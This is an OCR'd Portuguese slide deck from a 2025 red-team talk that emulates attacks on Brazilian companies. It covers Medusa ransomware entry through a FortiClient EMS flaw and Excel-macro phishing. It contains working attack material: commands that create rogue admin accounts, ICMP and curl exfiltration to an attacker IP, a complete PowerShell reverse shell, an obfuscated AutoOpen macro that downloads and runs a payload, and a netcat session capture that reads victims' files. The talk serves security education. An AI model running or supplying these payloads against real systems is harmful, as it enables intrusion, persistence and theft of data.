
HACKING 2025
na WEB DAY

EMULANDO ADVERSÁRIOS: MOSTRANDO OS PRINCIPAIS ATAQUES QUE IMPACTARAM EMPRESAS BRASILEIRAS EM 2024 E 2025

HACKING na WEB DAY 2025

Whoami

- Lucas Farias - 24 anos
- Formado em Análise e Desenvolvimento de Sistemas pela FSA
- Pós-graduado em Ethical Hacking e CyberSecurity pela Unicv
- 6 anos de experiência em SI
- Red Team Tech Lead
- Líder Técnico em dezenas de Pentests em empresas nacionais e internacionais
- Bug Hunter
- Autor da CVE-2023-31893
- Possuí as certificações PNPT, CEH Practical, eJPT e CAP
- Palestrante - **MindTheSec2023** (Operação Red Team, do zero ao Domain Admin) e **H2HC 2024** (Chain Exploits: Como Combinar Múltiplas Vulnerabilidades para Aumentar o Impacto)

HACKING na WEB DAY 2025

Disclaimer

- As vulnerabilidades apresentadas não refletem a real situação da minha empresa atual e/ou empresas anteriores.
- Tudo que for mostrado aqui tem como foco a disseminação de conhecimento e não o incentivo de atos criminosos.
- Só execute estes testes em ambientes que você possuir permissão.

HACKING na WEB DAY 2025

Quais são as motivações de um ataque?

HACKING 2025
na WEB DAY

Reputacional

HACKING 2025
na WEB DAY

Reputacional


Vingança

HACKING na WEB DAY 2025

Reputacional

Vingança

Financeiro



CASO 1

HACKING na WEB DAY 2025

🏭 **Segmento da empresa**: Varejo de moda

👥 **Grupo por trás do ataque**: Medusa


💻 **O que foi comprometido**:

- Indisponibilidade temporária do site e do aplicativo da empresa, afetando as operações online.
- O grupo Medusa exigiu um resgate de **US$ 300 mil** (aproximadamente R$ 1,7 milhão) para não divulgar os dados roubados da empresa. A empresa não confirmou publicamente o pagamento do resgate.
- A empresa adotou medidas de segurança e controle apropriadas para mitigar os impactos e restabelecer a normalidade operacional, incluindo o isolamento e a suspensão temporária do funcionamento parcial de seus sistemas para proteção de suas informações.

HACKING na WEB DAY 2025

Recon: Varredura de serviços expostos (T1595)


- **Objetivo**: Encontrar FortiClient EMS versão 7.0.x: Das versões 7.0.1 a 7.0.10 (CVE-2023-48788).




HACKING na WEB DAY 2025

Acesso Inicial: Exploração de vulnerabilidades conhecidas (T1190)

- **Objetivo**: Execução remota de código a partir de uma interface de gerenciamento vulnerável, criando um ponto de entrada sem necessidade de credenciais válidas (CVE-2023-48788 - SQL Injection no Fortinet FortiClient EMS).
- **Exploit**: https://github.com/horizon3ai/CVE-2023-48788 | https://x.com/Horizon3Attack/status/1767965754744312161






HACKING na WEB DAY 2025

Execução: Execução de código malicioso (T1059)

- **Objetivo**: Fazer com que a máquina alvo se conecte no C2 do atacante.
- **Exemplo de C2**: https://github.com/HavocFramework/Havoc



HACKING na WEB DAY 2025

Persistência: Criação de contas de usuário (T1136)

- **Objetivo**: Manter acesso ao sistema mesmo se for reiniciado, se o usuário trocar a senha ...

Admin local:

- **net user hackingnawebday Ownado@2025 /add**
- **net localgroup Administradores hackingnawebday /add**

Com acesso ao domínio (se o usuário da máquina invadida for Domain Admin ou equivalente):

- **net user hackingnawebday Ownado@2025 /add /domain**

HACKING na WEB DAY 2025

Exfiltração: Exfiltração via protocolo de rede (T1041)

- **Objetivo**: Enviar os arquivos da máquina alvo para os atacantes (normalmente via C2).

Exfiltração via ICMP:

- Máquina atacante: **sudo tcpdump -i eth0 -w teste.pcap**
- Máquina vítima: **xxd -p -c 8 /tmp/text/01-exf/new.zip | while read line; do ping -c 1 -p $line <IP_atacante>; done**

Exfiltração via curl:

- Máquina atacante: subir um servidor web exposto para internet via ngrok, uma VPS ou algo similar.
- Máquina vítima: **curl -X POST -F "file=@arquivo.txt" <IP_atacante>**


Exfiltração via SMB Share: https://github.com/p0dalirius/DumpSMBShare

```
[DumpSMBShare]$ ./DumpSMBShare.py 'LAB.local/Administrator:Admin123!@192.168.2.1' -share 'SYSVOL'
[*] Listing shares ...
[*] Dumping files with extensions [] ...
[+] Dumped 8 files from share 'SYSVOL'
```

HACKING na WEB DAY 2025

Ransomware: Criptografia dos dados e extorsão

- **Objetivo**: Criptografar os arquivos e cobrar para descriptografar.



CASO 2

HACKING 2025 na WEB DAY

🏭 **Segmento da empresa**: Indústria Metalmecânica

👥 **Grupo por trás do ataque**: A empresa relatou um “incidente cibernético” sem declarar um ator identificado.

💻 **O que foi comprometido**:

- Parte dos sistemas internos da companhia ficaram indisponíveis, afetando operações no Brasil e em unidade no México.
- A empresa isolou sistemas e acionou consultoria externa. Não houve confirmação pública de vazamento de dados de clientes.
- A companhia não divulgou números públicos de prejuízo ou pagamento de resgate; relatórios indicaram interrupção operacional parcial e ações corretivas, sem números financeiros oficiais.


HACKING na WEB DAY 2025


Recon: Enumerar e-mails da empresa (T1589)

- **Objetivo**: Encontrar e-mails válidos para realizar ataques de phishing e spear phishing.

- **LinkedIn:** https://github.com/l4rm4nd/LinkedInDumper

python3 linkedindumper.py --url 'https://www.linkedin.com/company/apple' --cookie '<cookie>' --email-format '{0}.{1}@apple.de'





HACKING na WEB DAY 2025


Acesso Inicial: Phishing com anexos maliciosos (T1566.001)

- **Objetivo**: Obter acesso a máquina da vítima via phishing/spear phishing.

- Subir um servidor web na máquina do atacante:

```
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

- Criar uma macro em arquivo de Excel:



HACKING na WEB DAY 2025

Acesso Inicial: Phishing com anexos maliciosos (T1566.001)

➢RevShell

```
try {
    # Criar conexão com o listener
    $client = New-Object System.Net.Sockets.TcpClient("172.22.196.126", 443)
    $stream = $client.GetStream()
    $writer = New-Object System.IO.StreamWriter($stream)
    $writer.AutoFlush = $true
    $buffer = New-Object byte[] 1024
    $encoding = [System.Text.ASCIIEncoding]::new()

    while ($client.Connected) {
        # Aguarda leitura do listener
        $bytesRead = $stream.Read($buffer, 0, $buffer.Length)
        if ($bytesRead -eq 0) {
            Start-Sleep -Seconds 1
            continue
        }

        $command = $encoding.GetString($buffer, 0, $bytesRead).Trim()
        if (![string]::IsNullOrWhiteSpace($command)) {
            try {
                $output = Invoke-Expression $command 2>&1 | Out-String
            } catch {
                $output = "Erro ao executar comando: $_"
            }
            $writer.WriteLine($output)
        }
    }
} catch {
    Write-Host "Erro de conexão: $_"
} finally {
    if ($stream) { $stream.Close() }
    if ($client) { $client.Close() }
    exit 0  # <- Garante que a janela fecha ao final
}
```

HACKING na WEB DAY 2025

Acesso Inicial: Phishing com anexos maliciosos (T1566.001)


- Macro:

```
Sub AutoOpen()
    Dim ps As String
    ps = "p" & "owers" & "hell.ex" & "e"
    Dim cmd As String
    cmd = ps & " -NoP -NonI -W Hidden -Command ""Invoke-WebRequest -Uri
'http://172.22.196.126/atualizacao.ps1' -OutFile 'atualizacao.ps1'; powershell.exe -
ExecutionPolicy Bypass -File atualizacao.ps1"""
    Shell cmd, vbHide
End Sub
```

HACKING na WEB DAY 2025

Acesso Inicial: Phishing com anexos maliciosos (T1566.001)

- Abrir uma conexão netcat na máquina atacante:
- **sudo nc -vnlp 443**
- Quando a vítima abrir o arquivo e habilitar a macro:



HACKING na WEB DAY 2025

Acesso Inicial: Phishing com anexos maliciosos (T1566.001)

Pasta1 - Módulo1 (Código)

(Geral) | AutoOpen

```
Sub AutoOpen()
    Dim ps As String
    ps = "p" & "owers" & "hell.ex" & "e"
    Dim cmd As String
    cmd = ps & " -NoP -NonI -W Hidden -Command ""Invoke-WebRequest -Uri 'http://172.22.196.126/atualizacao.ps1' -OutFile 'atualizacao.ps1'; po
    Shell cmd, vbHide
End Sub
```

AVISO DE SEGURANÇA As macros foram desabilitadas. Habilitar Conteúdo

pentest@ : ~/pa

```
┌──(pentest㉿ )-[~/palestras]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.22.192.1 - - [19/Oct/2025 10:47:19] "GET /atualizacao.ps1 HTTP/1.1" 200 -
```

pentest@ ~

```
┌──(pentest㉿ )-[~]
└─$ sudo nc -vnlp 443
listening on [any] 443 ...
connect to [172.22.196.126] from (UNKNOWN) [172.22.192.1] 20743
whoami
\administrador

Get-ChildItem C:\\Users\\*\\Documents\\*.txt | ForEach-Object {Write-Output \"### Arquivo: $($_.FullName)\n$(Get-Content $_.
FullName)\"}
\### Arquivo: C:\Users\Administrador\Documents\ola.txt\npalmeirasssssssss\
\### Arquivo: C:\Users\Administrador\Documents\senha.txt\nsenha forte senhaforte senhazona simaksjaklsjasajssenha forte senh
aforte senhazona simaksjaklsjasajssenha forte senhaforte senhazona simaksjaklsjasajssenha forte senhaforte senhazona simaksj
aklsjasajssenha forte senhaforte senhazona simaksjaklsjasajssenha forte senhaforte senhazona simaksjaklsjasajssenha forte se
nhaforte senhazona simaksjaklsjasajssenha forte senhaforte senhazona simaksjaklsjasajssenha forte senhaforte senhazona simak
sjaklsjasajssenha forte senhaforte senhazona simaksjaklsjasajssenha forte senhaforte senhazona simaksjaklsjasajs\

ipconfig

Configuração de IP do Windows
```

HACKING na WEB DAY 2025

Execução: Execução de código malicioso (T1059)

- **Objetivo**: Fazer com que a máquina alvo se conecte no C2 do atacante.
- **Exemplo de C2**: https://github.com/BishopFox/sliver

```
